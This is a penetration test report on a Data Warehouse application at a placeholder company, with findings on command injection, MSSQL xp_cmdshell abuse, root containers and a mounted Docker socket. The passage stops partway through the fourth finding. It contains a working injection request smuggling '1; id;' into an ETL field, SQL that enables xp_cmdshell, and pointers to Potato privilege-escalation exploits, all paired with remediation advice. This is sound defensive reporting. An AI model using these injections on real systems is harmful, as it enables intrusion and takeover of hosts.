iteratec

# PENTEST REPORT

## Example Report

Jan Girlich, Johannes Merkert, Felix Grefe, Joel Saß

**Example Corp.**
John Doe
Example Street 1a
Example City

**iteratec GmbH**
St.-Martin-Straße 114
81669 München

June 10, 2024, Report Number: 24-4, Version: 1.0

# Table of Contents



# 1 Management Summary

## 1.1 Overview

The evaluation of the Data Warehouse (DWH) application determined that it is not secure for internal use in its current state. This conclusion is primarily based on the identification of a complete attack chain that allows an authenticated attacker with admin privileges to gain full control of the host system. These issues pose substantial risks to the confidentiality, integrity, and availability of company data.

The most critical vulnerabilities include command injection in the ETL process, Docker socket exposure in containers, linked databases with financial data, passwordless sudo access, and various authentication and authorization weaknesses. Of particular concern is that many of these vulnerabilities are interconnected, creating a clear path for attackers to escalate from application-level access to full system compromise and potential lateral movement to other critical systems.

We consider the application's security level to be **Low** due to the presence of a Critical vulnerability (Remote Code Execution) that can be chained with other high-severity issues to achieve a complete system compromise. The application's containerized architecture, which should provide isolation, is undermined by several misconfigurations that effectively eliminate these security boundaries.

The most critical issues can be effectively addressed within a reasonable timeframe and with a moderate level of effort. Most of the identified vulnerabilities stem from configuration issues and implementation flaws rather than fundamental architectural problems, making remediation straightforward with proper security practices.

## 1.2 Overview of all findings

In the course of this penetration test, a total of 15 vulnerabilities were identified, distributed across **1 high**, **9 medium**, **2 low** and **3 informational** findings. The following figure illustrates the risk of these vulnerabilities by classifying them in a risk matrix based on their respective impact and likelihood[1].

1. For information on vulnerability risk classification, see *Appendix A.3*.





Figure 1 - Risk matrix: classification of findings by impact and likelihood.

## 1.3 Recommendations

### 1.3.1 Immediate Improvements

- **Fix the Remote Code Execution vulnerability in ETL**: Implement proper input validation and sanitization for ETL step definitions to prevent command injection.
- **Remove Docker socket mount from containers**: Eliminate the ability for containers to access the Docker API to prevent container escape.
- **Secure environment files**: Protect sensitive credentials in environment files and implement a proper secrets management solution.
- **Verify JWT signatures**: Modify the authentication system to properly verify JWT signatures to prevent token manipulation.
- **Implement principle of least privilege**: Configure the Gunicorn application server and Docker containers to run as non-root users.

### 1.3.2 Long-Term Improvements

- **Implement proper user management on host systems**: Replace shared user accounts with individual accounts for better accountability.
- **Improve dependency management**: Enhance the CI pipeline to fail when vulnerable dependencies are detected.
- **Strengthen database security**: Review and restrict database permissions, particularly focusing on the `xp_cmdshell` procedure.

- **Implement proper access controls**: Ensure that admin pages are only accessible to users with appropriate permissions.
- **Clean Git repository history**: Remove sensitive information from Git history and implement pre-commit hooks to prevent future occurrences.

## 1.4 Summary of Strengths

While the primary goal of this penetration test was to identify vulnerabilities within the DWH application, it's valuable to acknowledge its strengths. Recognizing the application's security-positive features helps reinforce good security practices and provides a roadmap for maintaining robust defences. The following strengths were observed in DWH:

- The DWH application uses OAuth2 via Microsoft for authentication, providing a solid foundation for identity management.
- The project uses poetry as a dependency management tool with regular updates via Renovatebot, which helps maintain dependencies.
- The CI pipeline includes security checks like pip-audit, showing awareness of security concerns.
- The system is hosted within the company VPN, providing an additional layer of security.
- The development team has implemented role-based access controls, even though there are some implementation issues.

# 2 Introduction

The system under assessment is a Data Warehouse (DWH) designed to centralize and process data from various sources across Example Corp, including projects and the human resources department. It provides a quick overview of the current state of employees' occupancy, project profitability, and general employee data.

## 2.1 System Description

The DWH is hosted on a Flatcar Linux VMware virtual machine inside Example Corp's VPN. It is primarily written in Python using the Dash framework for visualizing redacted Pandas dataframes. The data to be visualized is fetched from an external database hosted on a Microsoft SQL server.

- **Frontend:**
  - Javascript
- **Backend:**
  - Programming Language: Python
  - Framework: Dash
  - Database: Microsoft SQL Server
  - Authentication: Quay OAuth proxy with Traefik proxy
  - Authentication System: Example Corp's Azure Entra ID rights and role management system
- **Hosting Environment:**
  - Operating System: Flatcar Linux
  - Host Virtualization: VMware
  - Runtime Environment: Docker
- **Version Control:**
  - Repository: Example Corp's GitLab
  - Pipeline: Created for testing code and dependencies, building Docker images

## 2.2 Use Case

The DWH is used by various user groups within Example Corp to obtain a comprehensive view of the company's data. The primary functionalities include:

- **Employee Occupancy:** Users can quickly assess the current occupancy status of employees, which helps in resource allocation and planning.
- **Project Profitability:** The system provides insights into the profitability of ongoing projects, aiding in financial analysis and decision-making.
- **General Employee Data:** Users can access and analyze general employee data, which is useful for HR management and reporting.

The user groups that interact with the DWH include:

- **Users:** General users who can view basic reports and data related to projects and employee occupancy.
- **HR:** Access employee data for management and reporting purposes, enabling them to perform HR-related tasks efficiently.
- **REWE (REchnungsWEsen):** Specialized users who have access to specific datasets related to financial reports and accounting.
- **GL (GeschäftsLeitung):** Focus on high-level strategic decisions, using the system for financial analysis and reporting guiding business strategies.
- **Admins:** Have full administrative access to the DWH, allowing them to manage user permissions, configure settings, and perform maintenance tasks.

# 3 Organizational

## 3.1 The Team

The pentesting team is independent of the development team and has no other relationship with the client. It consists of the following people:

| Name | Role | Phone Number | E-Mail |
|---|---|---|---|
| Jan Girlich | Pentester | Example Number | Example Email |
| Johannes Merkert | Pentester | Example Number | Example Email |
| Felix Grefe | Pentester | Example Number | Example Email |
| Joel Saß | Pentester | Example Number | Example Email |

Table 1 - Testing team contact information.

The organization's team we coordinated with during the pentest:

| Name | Role | Company | E-Mail |
|---|---|---|---|
| Jane Doe | Developer | Example Corp | janedoe@examplecorp.com |
| John Doe | Product Owner | Example Corp | johndoe@examplecorp.com |

Table 2 - Customer team contact information.

## 3.2 Timeline

| Date | Event |
|---|---|
| 2024-03-26 | Initial meeting |

| Date | Event |
|---|---|
| 2024-05-14 | Kickoff |
| 2024-05-14 | Start Pentesting |
| 2024-05-21 | Finish Pentesting |
| 2024-05-21 | Start Reporting |
| 2024-05-29 | Finish Reporting |
| 2024-06-10 | Report finalization and delivery |

Table 3 - Timeline.

# 4 Procedure

## 4.1 Methodology

The methodology for this penetration test followed a structured approach, combining multiple testing phases to assess the security posture of the system.

**1. Information Gathering**

We gathered information about the functionality of the application via the documentation and the DWH source code repository.

**2. Exploration**

We manually inspected the web app in the browser using Burp Suite Professional as a proxy tool for inspecting the traffic between the client and the server. Additionally, we used linPEAS[2] to search for possible paths to escalate privileges in the Flatcar Linux host OS. Furthermore, we utilized Gitleaks[3] for finding leaked credentials in the source code repository.

**3. Exploitation**

Once vulnerabilities were identified, we attempted to exploit them. For the most part we manipulated HTTP requests using Burp Suite.

**4. Reporting**

Each vulnerability was documented and rated by utilizing the *Common Vulnerability Scoring System (CVSS) v4.0*[4]. Specific and actionable recommendations were provided to mitigate the identified vulnerabilities.

2. https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
3. https://github.com/gitleaks/gitleaks
4. For information regarding the rating via CVSS, seeAppendix A.1.

## 4.2 Objective

The test took place as part of Example Corp.'s efforts to constantly improve information security, both for internal and customer projects. Testing its internal systems is important for audit certification and general security improvement. The DWH represents such an internal system with high security requirements, as its centralized nature and sensitive data makes it a lucrative target for attacks.

## 4.3 Scope

The system in scope is the integration environment of DWH. The components in scope are:

| System | Description |
|---|---|
| Frontend (INT) | Javascript Frontend |
| Backend (INT) | Python Backend |
| Database (INT) | Microsoft SQL DB |
| Docker Container (INT) | Containers running the App |
| Flatcar Linux (INT) | Host OS running Docker |

Table 4 - Systems in Scope.

Deployed was the version with the commit hash `82d7bae38ca3f7fa193f61697355e488ebf7fd43`.

**Exclusion**

Other instances of DWH, such as 'prod'.

## 4.4 User Accounts and Permissions

The following user roles were checked:

- User
- Developer
- HR
- GL
- REWE
- Admins

## 4.5 Limitations


The pentest team did not face any problems during the test that hampered the test process. The results apply only to the tested version with the commit hash `82d7bae38ca3f7-`

`fa193f61697355e488ebf7fd43`. Therefore, while the findings of this assessment may have potential applications, they cannot be definitively transferred to future versions.

# 5 Findings

## 24-4:1 - Authenticated Remote Code Execution in ETL

Command injection in the ETL step definition functionality allows an authenticated user with administrative privileges to execute arbitrary commands on the server. These commands are executed with root privileges, creating a critical security vulnerability that can lead to complete system compromise.

| | |
|---|---|
| **RISK** |  High |
| **CVSS** | 8.6 (High)<br>`CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N` |
| **TARGET** | • DWH Backend<br>• DWH Docker Container |

### Prerequisites

- The attacker must have the role 'Admins' or 'Developer' to be authorized to use the ETL function.

### Description

During the security assessment, we identified a command injection vulnerability in the *ETL* steps definition functionality of the DWH application. The vulnerability exists because user-provided input in the ETL step definition is passed directly to a shell command without proper validation or sanitization.

The normal workflow for defining ETL steps involves an administrator selecting or entering step numbers through the web interface.





Figure 2 - Web UI to start a new ETL run with the steps as checkboxes.

These steps are then executed sequentially by the backend system. However, we discovered that the application does not properly validate or sanitize the step values before using them in command execution. We were able to exploit this vulnerability by injecting shell commands into the ETL step definition. The following HTTP request demonstrates the exploitation technique:

```
POST /_dash-update-component HTTP/2
Host: dwh-dev.example.com
Content-Type: application/json
Origin: https://dwh-dev.example.com
Referer: https://dwh-dev.example.com/etl
{
    "output": "etl_inter-
val.disabled@9b5ec237f6a5b339a513d0e922629beba0de8d1482a87bdd1f8c2c86fb5a67c1",
    "outputs": {
        "id": "etl_interval",
        "property": "dis-
abled@9b5ec237f6a5b339a513d0e922629beba0de8d1482a87bdd1f8c2c86fb5a67c1"
    },
    "inputs": [
        {
            "id": "start_etl_button",
            "property": "n_clicks",
            "value": 1
        }
    ],
    "changedPropIds": [
        "start_etl_button.n_clicks"
    ],
    "state": [
        {
            "id": "run_steps_etl",
            "property": "value",
            "value": [
                "1; id;"
```

```
            ]
        }
    ]
}
```

The injection point is in the `value` array under the `run_steps_etl` property, where we inserted the command `1; id;`. The semicolon allows for command chaining in shell environments, enabling the execution of arbitrary commands.

Upon examining the source code, we identified the vulnerable implementation in the ETL subprocess handling in etl_subprocess.py:

```
    def run(self):
        try:
            basecmd = ["../scripts/command.sh"]
            cmd_with_args = list(iteration_utilities.flatten([basecmd,
sorted(self.__arguments)]))
            self.__subprocess = subprocess.Popen(
                cmd_with_args, shell=False, stdout=subprocess.PIPE,
stderr=subprocess.STDOUT
            )
```

While the code uses `shell=False` in the `subprocess.Popen` call, which would normally prevent shell injection, the vulnerability occurs because the user-controlled input is directly incorporated into the command arguments without sanitization. The application passes these arguments to a bash script (`command.sh`), which then interprets the semicolons as command separators.

We confirmed successful exploitation by observing the output of the injected `id` command in the ETL execution logs displayed in the web interface:





Figure 3 - Output of the RCE in the ETL logs showing that the injected `id` was executed and ran with `root` privileges.

This output reveals that the commands are executed with root privileges, significantly increasing the severity of this vulnerability. The root privileges are a result of the Gunicorn application server running as the root user (see 24-4:5).

## Impact

- **Confidentiality**
  - **Data Breach**: An attacker can execute commands to access sensitive data stored on the server, including configuration files, environment variables, and database credentials. This could lead to unauthorized access to customer data, financial information, and other confidential business data.
  - **Credential Theft**: The attacker can extract credentials from configuration files or environment variables, potentially gaining access to connected systems and databases.
- **Integrity**
  - **System Modification**: With root privileges, an attacker can modify system files, install backdoors, alter application code, and make unauthorized changes to the system configuration.
  - **Full System Compromise**: With root access, an attacker can gain complete control over the Docker container and, when combined with other vulnerabilities like the exposed Docker socket (see 24-4:4), potentially escape to the host system.
  - **Lateral Movement**: Once the system is compromised, an attacker could pivot to other parts of the network, compromising additional systems and expanding the breach.

- **Availability**
  - **Service Disruption**: Malicious commands can disrupt the ETL process or the entire application, leading to data processing failures and service outages, which can impact business operations.
  - **Resource Consumption**: An attacker could execute resource-intensive commands, potentially causing denial of service conditions.

## Recommendations


- **Input Validation and Sanitization**: Implement strict input validation for ETL step definitions. Only allow numeric values or predefined step identifiers, and reject any input containing special characters that could be interpreted as shell commands.
- **Parameterized Interfaces**: Redesign the ETL execution mechanism to use a parameterized interface instead of passing user input directly to shell commands. Create a whitelist of allowed ETL steps and validate all input against this list.
- **Principle of Least Privilege**: Run the ETL processes with the minimum necessary privileges. Create a dedicated user with restricted permissions for executing ETL steps, and configure the application server to run as this non-root user.
- **Command Execution Alternatives**: Replace the shell script execution with a more secure alternative, such as a Python module that directly implements the required functionality without relying on external command execution.
- **Environment Hardening**: Implement security controls such as SELinux, AppArmor, or seccomp profiles to limit the impact of potential exploits by restricting the actions that can be performed by the application process.

## Further information

- *OWASP Command Injection*
- *CWE-77: Improper Neutralization of Special Elements used in a Command*
- *Command Injection in Python: Prevention Examples*

# 24-4:2 - Authenticated Remote Code Execution in MSSQL

Command injection in the MSSQL database is possible due to excessive permissions of the database user 'SA'. This leads to Remote Code Execution (RCE) on the database server.

| | |
|---|---|
| **RISK** |  **Medium** |
| **CVSS** | 4.8 (Medium)<br>`CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N` |
| **TARGET** | DWH DBMS |

## Prerequisites

- The attacker must have access to the MSSQL database server with a user account that has permissions to activate the `xp_cmdshell` procedure.

## Description

During our security assessment of the DWH environment, we identified a critical security misconfiguration in the Microsoft SQL Server 2019 instances running on `dwh-dev-master.example.com`, `dwh-qa-master.example.com`, and `dwh.example.com`. These database servers have been configured to allow the use of the `xp_cmdshell` extended stored procedure, which is disabled by default in Microsoft SQL Server due to the security risks it poses. When enabled, it allows database users with appropriate permissions to execute arbitrary commands on the operating system with the privileges of the SQL Server service account. In the case of DWH, the user with the credentials found in the `.env` file (see 24-4:9) has the necessary permissions to do this.

We verified this vulnerability by successfully enabling and using the `xp_cmdshell` procedure to execute operating system commands on the database server. The following SQL commands were used to enable and test the procedure:

```
-- Step 1: Enable advanced options
EXEC sp_configure 'show advanced options', 1;
```

```
RECONFIGURE:

-- Step 2: Enable xp_cmdshell
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE:
go
Configuration option 'show advanced options' changed from 0 to 1. Run the RECON-
FIGURE statement to install.
Configuration option 'xp _cdshell' changed from 0 to 1. Run the RECONFIGURE state-
ment to install.

-- Step 3: Execute a command to verify the vulnerability
EXEC xp_cmdshell 'whoami';
```

The execution of these commands was successful, and the `whoami` command returned the following output:

```
nt service\mssqlserver
```

This output confirms that commands executed through `xp_cmdshell` run in the context of the SQL Server service account, which in this case is `nt service\mssqlserver`.

```
1> EXECUTE xp_cmdshell 'whoami'
2> EXECUTE xp_cmdshell 'whoami /priv'
3> go
output
------------------------------------------------------------------------------------------------------------------------
nt service\mssqlserver
NULL

(2 rows affected)
output
------------------------------------------------------------------------------------------------------------------------
NULL
BERECHTIGUNGSINFORMATIONEN
--------------------------
NULL
Berechtigungsname             Beschreibung                                                Status
============================= =========================================================== ===========
SeAssignPrimaryTokenPrivilege Ersetzen eines Tokens auf Prozessebene                      Deaktiviert
SeIncreaseQuotaPrivilege      Anpassen von Speicherkontingenten für einen Prozess         Deaktiviert
SeChangeNotifyPrivilege       Auslassen der durchsuchenden Überprüfung                    Aktiviert
SeManageVolumePrivilege       Durchführen von Volumewartungsaufgaben                      Aktiviert
SeImpersonatePrivilege        Annehmen der Clientidentität nach Authentifizierung         Aktiviert
SeCreateGlobalPrivilege       Erstellen globaler Objekte                                  Aktiviert
SeIncreaseWorkingSetPrivilege Arbeitssatz eines Prozesses vergrößern                      Deaktiviert
NULL
```

Figure 4 - Executing `whoami` via `xp_cmdshell` to investigate privileges.

Further investigation of this service account's privileges revealed that it has been granted several sensitive Windows privileges, including:

- *SeManageVolumePrivilege*: Allows the service to perform volume maintenance tasks, which can be used to manipulate disk volumes.

- *SeImpersonatePrivilege*: Allows the service to impersonate clients after authentication, which can be used to access resources and data without proper authorization.

These privileges are particularly concerning because they can be exploited using publicly available tools to escalate privileges to `NT AUTHORITY\SYSTEM`, effectively gaining complete control over the database server. Well-known privilege escalation exploits such as RottenPotato, JuicyPotato, and RoguePotato specifically target the `SeImpersonatePrivilege` to achieve this escalation (see Further Information).

## Impact

- **Confidentiality**:
  - **Unauthorized Data Access**: An attacker can use the `SeImpersonatePrivilege` or `SeManageVolumePrivilege` privilege to access sensitive data and resources without proper authorization, leading to a potential data breach.
- **Integrity**:
  - **Unauthorized System Modification**: The `xp_cmdshell` procedure allows execution of commands that can modify system files, install malicious software, or alter database server configurations, potentially compromising the integrity of both the operating system and the database.
  - **Privilege Escalation**: The identified Windows privileges assigned to the SQL Server service account (`SeManageVolumePrivilege` and `SeImpersonatePrivilege`) can be exploited to escalate privileges to `NT AUTHORITY\SYSTEM`, giving an attacker complete control over the database server.
  - **Persistent Access**: An attacker can use `xp_cmdshell` to establish persistence mechanisms on the database server, such as creating backdoor accounts, scheduling malicious tasks, or installing remote access tools.
- **Availability**
  - **System Instability**: An attacker can use the `SeManageVolumePrivilege` privilege to manipulate disk volumes, potentially leading to system instability and data loss.
- **Further impacts**
  - **Full System Compromise**: An attacker can use an exploit for the `SeImpersonatePrivilege`, potentially leading to a full system compromise.
  - **Lateral Movement**: Once the database server is compromised through `xp_cmdshell`, an attacker could use it as a stepping stone to move laterally within the network, potentially compromising other systems and expanding the breach.

## Recommendations

- **Implement Principle of Least Privilege**:
  - Review and restrict the permissions granted to database users, especially focusing on:

1. Removing permissions that allow enabling and using extended stored procedures
2. Limiting the ability to modify database configuration settings
3. Implementing role-based access control with clearly defined responsibilities

```
-- Example: Revoke permissions to use xp_cmdshell
USE master;
DENY EXECUTE ON xp_cmdshell TO [database_user];
```

- **Reduce SQL Server Service Account Privileges**: Modify the Windows privileges assigned to the SQL Server service account to remove unnecessary privileges, particularly `SeImpersonatePrivilege` and `SeManageVolumePrivilege`:
  1. Use the Local Security Policy editor (secpol.msc) to modify user rights assignments
  2. Remove the SQL Server service account from any privileged groups
  3. Consider using a managed service account with automatically managed credentials
- **Apply Security Hardening**: Implement comprehensive security hardening for SQL Server based on industry standards such as the CIS Microsoft SQL Server Benchmark[5]:
  1. Disable unnecessary features and services
  2. Apply the principle of least privilege consistently
  3. Implement network-level controls to restrict access to the database server
- **Implement SQL Server Auditing**: Enable comprehensive auditing of SQL Server activities, with a particular focus on:
  1. Configuration changes
  2. Use of extended stored procedures
  3. Privilege elevation attempts

```
-- Enable SQL Server Audit
CREATE SERVER AUDIT [SecurityAudit]
TO FILE (FILEPATH = 'C:\SQLAudit\');

-- Create audit specification for extended stored procedures
CREATE SERVER AUDIT SPECIFICATION [ExtendedProcedureAudit]
FOR SERVER AUDIT [SecurityAudit]
ADD (EXECUTE_PROCEDURE_GROUP)
WITH (STATE = ON);
```


## Further information

- *CWE-78: Improper Neutralization of Special Elements used in an OS Command*
- *xp_cmdshell procedure*
- *CIS Microsoft SQL Server 2019 Benchmark v 1.4.0*
- *Microsoft SQL Server Security Best Practices*
- *OWASP Database Security Cheat Sheet*
- *Windows privileges*
- *RottenPotato Privilege Escalation Exploit*
- *Juicy-Potato Privilege Escalation Exploit*
- *Rogue-Potato Privilege Escalation Exploit*

5. https://www.cisecurity.org/benchmark/microsoft_sql_server

# 24-4:3 - Docker Container User is Root

The DWH Docker container runs with the default user set to `root`, which violates the principle of least privilege and increases the risk of container escape and system compromise if the application is exploited.

| | |
|---|---|
| **RISK** |  Medium |
| **CVSS** | 8.4 (High)<br>`CVSS:4.0/AV:L/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N` |
| **TARGET** | DWH Docker Container |

## Prerequisites

- The attacker must have access to the DWH container.

## Description

During the security assessment of the DWH Docker container, it was observed that the default user is set to root.

We verified this misconfiguration by entering a shell in the running container:

```
core@dwh-qa ~ $ docker exec -it 5099076b74c4 /bin/bash
root@dwh:/app/dwh# id
uid=0(root) gid=0(root) groups=0(root)
```

The prompt `root@dwh:/app/dwh#` and the output of the `id` command confirm that the container is running as the root user (UID 0). Examining the Dockerfiles further shows, that they do not include a `USER` directive to specify a non-root user.

Further examination of the container configuration revealed that no user namespace remapping has been implemented, which would have provided an additional layer of isolation between the container's root user and the host system's root user.

This misconfiguration is particularly concerning when considered alongside other identified vulnerabilities:

1. The Docker socket is mounted in containers (see 24-4:4), which could allow a compromised container to interact with the Docker daemon on the host.
2. The Gunicorn application server runs as root (see 24-4:5), which means that any application vulnerability could lead to code execution with root privileges inside the container.
3. Remote Code Execution vulnerabilities exist in the application (see 24-4:1), which could provide an initial foothold for attackers.

These issues collectively create a dangerous attack chain where an attacker could exploit an application vulnerability to execute code as root within the container, then leverage the mounted Docker socket to escape the container and compromise the host system.

## Impact

- **Confidentiality**:
  - **Sensitive Data Exposure**: With root privileges, processes inside the container can access all files and data within the container, including configuration files and potentially sensitive application data.
- **Integrity**:
  - **Data Alteration**: With root privileges, an attacker can make changes to the system files, configurations, or data, leading to unintended behavior or corruption. This could result in the alteration of data, leading to incorrect results, data loss, or system instability.
- **Availability**:
  - **Denial of Service**: Running as root increases the risk of denial-of-service (DoS) attacks or other disruptions because an attacker could terminate critical processes or services.
- **Further impacts**
  - **Host System Compromise**: Containers running as root have more access to the host system, especially when privileged or with certain capabilities enabled. This increases the risk of the container compromising the host.
  - **Violation of Least Privilege Principle**: Security best practices advocate for the principle of least privilege, where applications and services should run with the minimum level of access required. Running containers as root violates this principle.

## Recommendations

- **Implement Non-Root User in Dockerfile**: Modify the Dockerfile to create and use a non-root user for running the application. This should be done for all container images used in the DWH environment according to this example for the dwh-app Dockerfile:

```
[...]

COPY config ./config/
COPY dwh ./dwh/
COPY scripts ./scripts/

# Create a dedicated non-root user and group
RUN groupadd -r dwhuser -g 10001 && \
    useradd -r -g dwhuser -u 10001 -d /app -s /sbin/nologin -c
"DWH Application User" dwhuser

# Set appropriate permissions
RUN chown -R dwhuser:dwhuser /app
WORKDIR /app/dwh

# Switch to the non-root user
USER dwhuser

# Specify the command to run the gunicorn application server in the context of
dwhuser
CMD exec gunicorn dwh.app:server -b :6151
```

- **Implement Privilege of Least Principle**: Ensure that the non-root user has the minimum necessary permissions to run the application effectively. Avoid granting additional capabilities unless absolutely necessary.
- **Implement User Namespace Remapping**: If the processes in the container must run as root, consider implementing user namespace remapping[6] to provide an additional layer of isolation between the container and the host.


## Further information

- *Docker Security Best Practices*
- *CIS Docker Benchmark v.1.6.0*
- *OWASP Docker Security Cheat Sheet*
- *CWE-250: Execution with Unnecessary Privileges*
- *Snyk: 10 Docker Security Best Practices*
- *Isolate containers with a user namespace*

6. https://docs.docker.com/engine/security/userns-remap/

# 24-4:4 - Docker Socket is Mounted in Container

The Docker socket is mounted in multiple containers within the DWH environment, creating a security vulnerability that allows container escape. An attacker who gains access to a container can leverage this misconfiguration to break out of the container isolation and gain root access to the host system.

| | |
|---|---|
| **RISK** |  Medium |
| **CVSS** | 8.4 (High)<br>`CVSS:4.0/AV:L/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L` |
| **TARGET** | • DWH Docker Container<br>• DWH VM |

## Prerequisites

The attacker must have the ability to execute arbitrary code within a container that has the Docker socket mounted.

## Description

During the security assessment, it was discovered that the Docker socket (`/var/run/docker.sock`) is mounted inside the container's `traefik` and `dwhapp`. The Docker socket provides access to the Docker API, which can be used to manage Docker containers and services on the host machine.

```
core@[redacted]dwh-dev ~ $ docker exec -it c3f335d2cd24 /bin/bash
root@dwh:/app/dwh# ls -la /var/run/docker.sock
srw-rw----. 1 root 233 0 May 21 11:18 /var/run/docker.sock
```

Figure 5 - Docker socket is mounted and read-/writable

During our security assessment, we discovered that the Docker socket (`/var/run/docker.sock`) is mounted inside two containers: `traefik` and `dwhapp`. The Docker socket provides direct access to the Docker API, which can be used to manage Docker containers and services on the host machine.

In a properly secured Docker environment, containers should be isolated from the host system and from each other. Mounting the Docker socket inside a container breaks this isolation by allowing processes within the container to communicate directly with the Docker daemon running on the host.

We identified this vulnerability by examining the `docker-compose.yml` file, which contains the following configurations:

For the `traefik` container:

```
image: traefik:v3.0
ports:
  - "80:80"
  - "443:443"
volumes:
  - "/var/run/docker.sock:/var/run/docker.sock:ro"
  - "./docker/traefik/config/:/etc/traefik"
  - "./docker/traefik/work/:/var/run/traefik"
```

For the `dwhapp` container:

```
dwhapp:
    build:
    context: .
    dockerfile: docker/dwhapp/Dockerfile
